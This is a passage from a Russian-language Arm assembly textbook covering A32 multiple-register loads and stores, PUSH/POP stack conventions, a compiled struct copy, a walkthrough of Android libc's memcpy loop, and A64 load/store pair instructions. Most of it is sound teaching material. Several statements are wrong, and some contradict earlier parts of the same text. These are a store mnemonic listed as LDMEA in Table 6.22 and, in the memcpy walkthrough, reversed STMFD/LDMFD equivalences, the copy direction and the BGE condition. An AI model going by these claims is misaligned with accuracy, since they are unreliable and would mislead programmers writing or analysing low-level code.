


Рисунок 6.18. Пример инструкции STM

Большинство режимов обычных загрузок и сохранений, таких как LDR и STR, имеет аналоги для LDM/STM. Базовый регистр можно автоматически обновить, поставив после него восклицательный знак, как на рис. 6.19.




Рисунок 6.19. Пример STM с обновлением SP

В этом примере значения сохраняются вниз, а не вверх, как в предыдущем примере STR. Направлением можно управлять суффиксами адресации. Сначала необходимо понять контекст, в котором направление роста имеет значение.

Наиболее известные инструкции памяти A32 - PUSH и POP для сохранения значений в стек и загрузки из него. Это псевдоинструкции, основанные на вариантах загрузки и сохранения нескольких регистров. PUSH основана на STM, а POP - на LDM. Архитектура Arm поддерживает четыре реализации стека, определяющие направление роста и положение SP после массовой передачи.

Полный восходящий (FA)

• Стек растёт в сторону более высоких адресов.

• SP указывает на верхний элемент стека.

Полный нисходящий (FD)

• Стек растёт в сторону более низких адресов.
• SP указывает на верхний элемент стека.

Пустой восходящий (EA)

• Стек растёт в сторону более высоких адресов.
• SP указывает на пустой элемент после верхнего элемента стека.

Пустой нисходящий (ED)

• Стек растёт в сторону более низких адресов.
• SP указывает на пустой элемент после верхнего элемента стека.

LDM и STM имеют общий базовый синтаксис и различаются суффиксом, как показано в табл. 6.22.

Таблица 6.22. Синтаксис загрузки и сохранения нескольких регистров A32

Инструкция	Загрузка	Сохранение	T32
Несколько регистров	`LDM Rn{!}, <regs>`	`STM Rn{!}, <regs>`	Да
Увеличение после	`LDMIA Rn{!}, <regs>`	`STMIA Rn{!}, <regs>`	Да
Уменьшение после	`LDMDA Rn{!}, <regs>`	`STMDA Rn{!}, <regs>`	Да
Уменьшение до	`LDMDB Rn{!}, <regs>`	`STMDB Rn{!}, <regs>`	Да
Увеличение до	`LDMIB Rn{!}, <regs>`	`STMIB Rn{!}, <regs>`	Да
Полный нисходящий	`LDMFD Rn{!}, <regs>`	`STMFD Rn{!}, <regs>`	Да
Полный восходящий	`LDMFA Rn{!}, <regs>`	`STMFA Rn{!}, <regs>`	Нет
Пустой восходящий	`LDMEA Rn{!}, <regs>`	`LDMEA Rn{!}, <regs>`	Да
Пустой нисходящий	`LDMED Rn{!}, <regs>`	`STMED Rn{!}, <regs>`	Нет

Рассмотрим примеры. Суффиксы увеличения после IA и увеличения до IB определяют, увеличивается базовый регистр после или до загрузки либо сохранения первого значения. На рис. 6.20 SP обозначает исходное положение. LDMIA загружает 3 в R0 до перехода к следующей позиции. LDMIB сначала переходит к следующей позиции и затем загружает 4 в R0. Верх рисунка соответствует арифметически меньшим адресам, низ - большим.




Рисунок 6.20. Пример инструкций LDMIA и LDMIB

Суффиксы уменьшения после DA и уменьшения до DB работают сходным образом, определяя, уменьшается ли базовый регистр после или до загрузки либо сохранения первого значения. В примере на рис. 6.21 LDMDA сначала загружает значение по адресу SP, а затем переходит к следующей позиции на 4 байта ниже. Исходное значение SP остаётся неизменным и используется только для временных уменьшений.




Рисунок 6.21. Пример инструкций LDMDA и LDMDB

Каждая мнемоника LDM и STM с адресным суффиксом имеет эквивалентную мнемонику для реализации стека. Например, STMDB эквивалентна STMFD, где FD означает полный нисходящий стек, используемый стандартом вызова процедур Arm AAPCS. В табл. 6.23 приведены инструкции LDM/STM с адресным суффиксом и их эквиваленты.

Таблица 6.23. Эквиваленты A32

Адресный суффикс	Инструкция	Суффикс стека	Инструкция
Увеличение после	LDMIA	Полный нисходящий	LDMFD
Уменьшение после	LDMDA	Полный восходящий	LDMFA
Уменьшение до	LDMDB	Пустой восходящий	LDMEA
Увеличение до	LDMIB	Пустой нисходящий	LDMED
Увеличение после	STMIA	Пустой восходящий	STMEA
Уменьшение после	STMDA	Пустой нисходящий	STMED
Уменьшение до	STMDB	Полный нисходящий	STMFD
Увеличение до	STMIB	Полный восходящий	STMFA

Базовые мнемоники LDM/STM псевдоинструкций PUSH и POP зависят от реализации стека. Поскольку AAPCS использует полный нисходящий стек, PUSH и POP преобразуются в STMFD и LDMFD с обратной записью и SP как базовым регистром. LDMFD эквивалентна LDMIA, где IA означает увеличение базового регистра после каждой загрузки, а STMFD эквивалентна STMDB, где DB означает уменьшение базового регистра до каждого сохранения.

Но если POP эквивалентна LDMFD, а та - LDMIA, выполняют ли они одну операцию? Да. То же относится к PUSH и её эквивалентам, показанным на рис. 6.22. Когда LDM/STM имитируют стековые PUSH и POP, базовым регистром служит SP, а суффикс определяется реализацией стека. В других сценариях суффиксы дают больше гибкости при массовой загрузке и сохранении данных.




Рисунок 6.22. Эквивалентные PUSH и POP формы LDM и STM

В табл. 6.24 приведены альтернативные синтаксические формы PUSH и POP. При записи этих форм в ассемблере они преобразуются в эквиваленты PUSH или POP.

Таблица 6.24. Синтаксис PUSH и POP в A32

Инструкция	Синтаксис	Пример
POP	`POP <registers>`	`POP {r1, r2, r3}`
Альтернатива	`LDMIA SP!, <registers>`	`LDMIA SP!, {r1, r2, r3}`
Альтернатива	`LDMFD SP!, <registers>`	`LDMFD SP!, {r1, r2, r3}`
PUSH	`PUSH <registers>`	`PUSH {r1, r2, r3}`
Альтернатива	`STMDB SP!, <registers>`	`STMDB SP!, {r1, r2, r3}`
Альтернатива	`STMFD SP!, <registers>`	`STMFD SP!, {r1, r2, r3}`

Альтернативные синтаксические формы PUSH и POP

Исходный код

```
.section .text
.global _start

_start:
    push {r1, r2, r3, r4}
    stmfd sp!,  {r1,  r2,  r3,  r4}
    stmdb sp!,  {r1,  r2,  r3,  r4}

    pop  {r5, r6, r7, r8}
    ldmia sp!, {r5, r6, r7, r8}
    ldmfd sp!, {r5, r6, r7, r8}
```

Дизассемблирование

```
Disassembly of section .text:

00010054 <_start>:
   10054:    e92d001e     push    {r1, r2, r3, r4}
   10058:    e92d001e     push    {r1, r2, r3, r4}
   1005c:    e92d001e     push    {r1, r2, r3, r4}
   10060:    e8bd01e0     pop     {r5, r6, r7, r8}
   10064:    e8bd01e0     pop     {r5, r6, r7, r8}
   10068:    e8bd01e0     pop     {r5, r6, r7, r8}
```

Пример STM и LDM

Хотя PUSH и POP внутренне используют STM и LDM, этим применение последних не ограничивается. Программы часто используют их для крупных копирований. Рассмотрим базовую программу, определяющую функцию `CopyStruct`, которая копирует 16-байтную структуру с одного адреса на другой:

```
#include <stdint.h>

struct Foo {
  int32_t a;
  int32_t b;
  int32_t c;
  int32_t d;
};

void CopyStruct(struct Foo * a, struct Foo * b) {
  * a = * b;
}
int main() {
  struct Foo a, b;
  CopyStruct( & a, & b);
  return 0;
}
```

Если скомпилировать программу с оптимизацией командой `gcc copystruct.c -o copystruct.o -O2` и дизассемблировать, `CopyStruct` выглядит так:

```
CopyStruct:
    push    {r4}
    mov     r4, r0
    ldmia   r1, {r0, r1, r2, r3}
    stmia.w r4, {r0, r1, r2, r3}
    ldr.w   r4, [sp], #4
    bx      lr
```

Согласно соглашению о вызовах в начале функции R0 содержит адрес a, а R1 - адрес b. Функция помещает R4 в стек, освобождая регистр для хранения адреса a, который копируется инструкцией MOV. Затем LDMIA выполняет 16-байтную загрузку из b, то есть из R1, в четыре регистра R0-R3. После этого STMIA записывает эти 16 байт обратно в память по адресу R4, то есть a.

Наконец, постиндексированная LDR фактически извлекает исходное значение R4 из стека, после чего `BX LR` возвращает управление.

Более сложный пример STM и LDM

STM и LDM часто используются в оптимизированных библиотечных подпрограммах быстрой передачи памяти. Например, следующий фрагмент взят из основной части написанного вручную 32-битного ассемблерного кода `memcpy` библиотеки libc Android[10]. Вся подпрограмма велика, но это её основной горячий цикл массовой передачи по 32 байта:

```
...

.L_bigcopy:
    // copy 32 bytes at a time. src & dst need to be at least 4 byte aligned,
    // and we need at least 32 bytes remaining to copy
    // save r6-r7 for use in the big copy
    stmfd    sp!, {r6-r7}

// subtract an extra 32 to the len so we can avoid an extra compare
    sub      r2, r2, #32
.L_bigcopy_loop:
    ldmia    r1!, {r4, r5, r6, r7}
    stmia    r0!, {r4, r5, r6, r7}
    ldmia    r1!, {r4, r5, r6, r7}
    subs     r2, r2, #32
    stmia    r0!, {r4, r5, r6, r7}
    bge        .L_bigcopy_loop

    // restore r6-r7
    ldmfd    sp!, {r6-r7}

    ...
```

Большой цикл копирования является горячим циклом массовой передачи крупных блоков из одной области памяти в другую внутри `memcpy`. На этом этапе данные копируются из указателя R1 в указатель R0, а R2 задаёт число оставшихся байтов.

Что именно делает цикл? Сначала код сохраняет R6 и R7 в стек инструкцией STMFD. Ранее было показано, что STMFD эквивалентна STMIA, а STMIA с SP как базовым регистром и предындексацией эквивалентна PUSH, то есть первая инструкция помещает R6 и R7 в стек.

Затем программа вычитает 32 из R2 и входит в горячий цикл. Первая инструкция LDMIA загружает R4-R7 из последовательной памяти, на которую указывает R1. Она загружает 16 байтов непосредственно в R4-R7. Предындексация автоматически продвигает R1 на 16 байт. Следующая STMIA немедленно записывает данные обратно в память, но по адресу R0, также увеличивая R0 на 16.

Вместе эти две инструкции выполняют быстрое 16-байтное копирование памяти из R0 в R1, продвигая оба регистра на 16. Следующие LDMIA и STMIA делают то же самое со следующими 16 байтами, хотя между ними находится SUBS.

SUBS, уже рассмотренная в главе 5, вычитает 32 из R2 и устанавливает флаги. Её расположение посередине второй 16-байтной передачи может сбивать с толку, но это микрооптимизация: инструкция уменьшает R2 на 32 и готовит флаги для условного перехода в конце блока.

BGE рассматривается в главе 7. Она перезапускает цикл, если вычитание 32 из R2 дало отрицательное число. Это продолжается, пока не останется меньше 32 байтов, после чего другая логика `memcpy` копирует последние байты.

После выхода программа выполняет LDMFD. Ранее было показано, что LDMFD эквивалентна LDMDB, а с SP как базовым регистром и предындексацией логически эквивалентна `POP {r6, r7}`. Это парная операция для логического PUSH в начале примера: она восстанавливает R6 и R7 перед продолжением.

Загрузка и сохранение пары (A64)

Масштабированные и немасштабированные смещения уже рассматривались в разделе "Адресация со смещением", но массовая передача памяти A64 использует иной тип непосредственного смещения, чем передача одного регистра, как показано в табл. 6.25.

Таблица 6.25. Типы загрузки и сохранения A64 и формы смещений

Тип	Биты смещения	Масштабирование	Знак
Один регистр	9	Немасштабированное	Знаковое
Один регистр	12	Масштабированное	Беззнаковое
Пара регистров	7	Масштабированное	Знаковое

В A64 нет прямого аналога STM и LDM или псевдоинструкций PUSH и POP. Вместо них программы используют загрузку и сохранение пары LDP и STP. Также доступна загрузка пары со знаковым расширением LDPSW.

LDP, LDPSW и STP похожи на LDR и STR, но одновременно записывают или загружают два регистра. LDP и STP поддерживают формы со смещением, предындексацией и постиндексацией, как показано в табл. 6.26. При работе с 64-битными регистрами постоянное смещение должно быть кратно 8 и лежать в диапазоне -512-504. Для 32-битных регистров оно должно быть кратно 4 в диапазоне -256-252.

Невременные парные варианты[11] допускают только адресацию со смещением, а исключительные парные варианты[12] вообще не поддерживают смещений. Эти варианты в книге не рассматриваются.

Таблица 6.26. Адресация и смещения парных инструкций A64

Тип	Режим	Форма смещения	Размер и тип
Загрузка/сохранение пары	Со смещением	Непосредственное	Масштабированное 7-битное знаковое
Загрузка/сохранение пары	Предындексация	Непосредственное	Масштабированное 7-битное знаковое
Загрузка/сохранение пары	Постиндексация	Непосредственное	Масштабированное 7-битное знаковое
Загрузка пары знаковых слов	Со смещением	Непосредственное	Масштабированное 7-битное знаковое
Загрузка пары знаковых слов	Предындексация	Непосредственное	Масштабированное 7-битное знаковое
Загрузка пары знаковых слов	Постиндексация	Непосредственное	Масштабированное 7-битное знаковое
Невременная загрузка/сохранение пары	Со смещением	Непосредственное	Масштабированное 7-битное знаковое
Исключительная загрузка/сохранение пары	База	-	-

Синтаксис LDP и STP приведён в табл. 6.27.

Обе инструкции имеют 32-битный и 64-битный варианты. Регистры передачи задают передачу двух 32-битных слов либо двух 64-битных двойных слов. Базовым регистром может быть 64-битный регистр общего назначения или SP. Если используется SP, в начале инструкции он должен быть выровнен по границе 16 байт. Непосредственное смещение должно быть кратно 8 для 64-битного варианта и 4 для 32-битного.

Таблица 6.27. Синтаксис LDP/STP в A64

A64, 64-битный вариант	A64, 32-битный вариант
`LDP Xt1, Xt2, [Xn|SP]`	`LDP Wt1, Wt2, [Xn|SP]`
`LDP Xt1, Xt2, [Xn|SP, #imm]`	`LDP Wt1, Wt2, [Xn|SP, #imm]`
`LDP Xt1, Xt2, [Xn|SP], #imm`	`LDP Wt1, Wt2, [Xn|SP], #imm`
`LDP Xt1, Xt2, [Xn|SP, #imm]!`	`LDP Wt1, Wt2, [Xn|SP, #imm]!`
`STP Xt1, Xt2, [Xn|SP]`	`STP Wt1, Wt2, [Xn|SP]`
`STP Xt1, Xt2, [Xn|SP, #imm]`	`STP Wt1, Wt2, [Xn|SP, #imm]`
`STP Xt1, Xt2, [Xn|SP], #imm`	`STP Wt1, Wt2, [Xn|SP], #imm`
`STP Xt1, Xt2, [Xn|SP, #imm]!`	`STP Wt1, Wt2, [Xn|SP, #imm]!`

На рис. 6.23 показаны две STP: без смещения и с непосредственным смещением 8. Первая сохраняет два двойных слова X1 и X2 по адресу SP: X1 первым, X2 по SP + 8. SP не обновляется.

Вторая применяет смещение 8 к адресу SP. X3 сохраняется по SP + 8, X4 - по SP + 16. SP также не обновляется.




Рисунок 6.23. Пример STP A64 с базой и базой со смещением

Следующие два примера показывают STP с постиндексацией и предындексацией на рис. 6.24. Первая инструкция использует постиндексацию со смещением #16: X1 сохраняется по адресу SP, а X2 - по SP + 8. После записи двух двойных слов базовый регистр SP обновляется смещением #16.

Вторая инструкция использует предындексацию, поэтому #16 сначала применяется к SP. Два двойных слова сохраняются по новому адресу SP + 16. На рисунке SP + 16 и SP + 24 обозначают расстояние от исходного SP до обновления.




Рисунок 6.24. STP A64 с постиндексацией и предындексацией

32-битные варианты загружают или сохраняют два последовательных слова. На рис. 6.25 показана 32-битная LDP, загружающая из памяти по адресу X0 два слова в W1 и W2. Младшие 32 бита загружаются в W1, следующие 32 бита по X0 + 4 - в W2.




Рисунок 6.25. 32-битный вариант LDP A64

LDPSW загружает из памяти два 32-битных слова и расширяет их со знаком до 64-битных двойных слов, как показано в табл. 6.28. Непосредственное смещение должно быть кратно 4 в диапазоне -256-252. Эквивалентной инструкции сохранения нет.

Таблица 6.28. Синтаксис LDPSW в A64

A64, 64-битный вариант	A64, 32-битный вариант
`LDPSW Xt1, Xt2, [Xn|SP]`	-
`LDPSW Xt1, Xt2, [Xn|SP, #imm]`	-
`LDPSW Xt1, Xt2, [Xn|SP], #imm`	-
`LDPSW Xt1, Xt2, [Xn|SP, #imm]!`	-

Инструкция на рис. 6.26 загружает два последовательных слова по адресу X0 и расширяет их со знаком соответственно в X1 и X2.

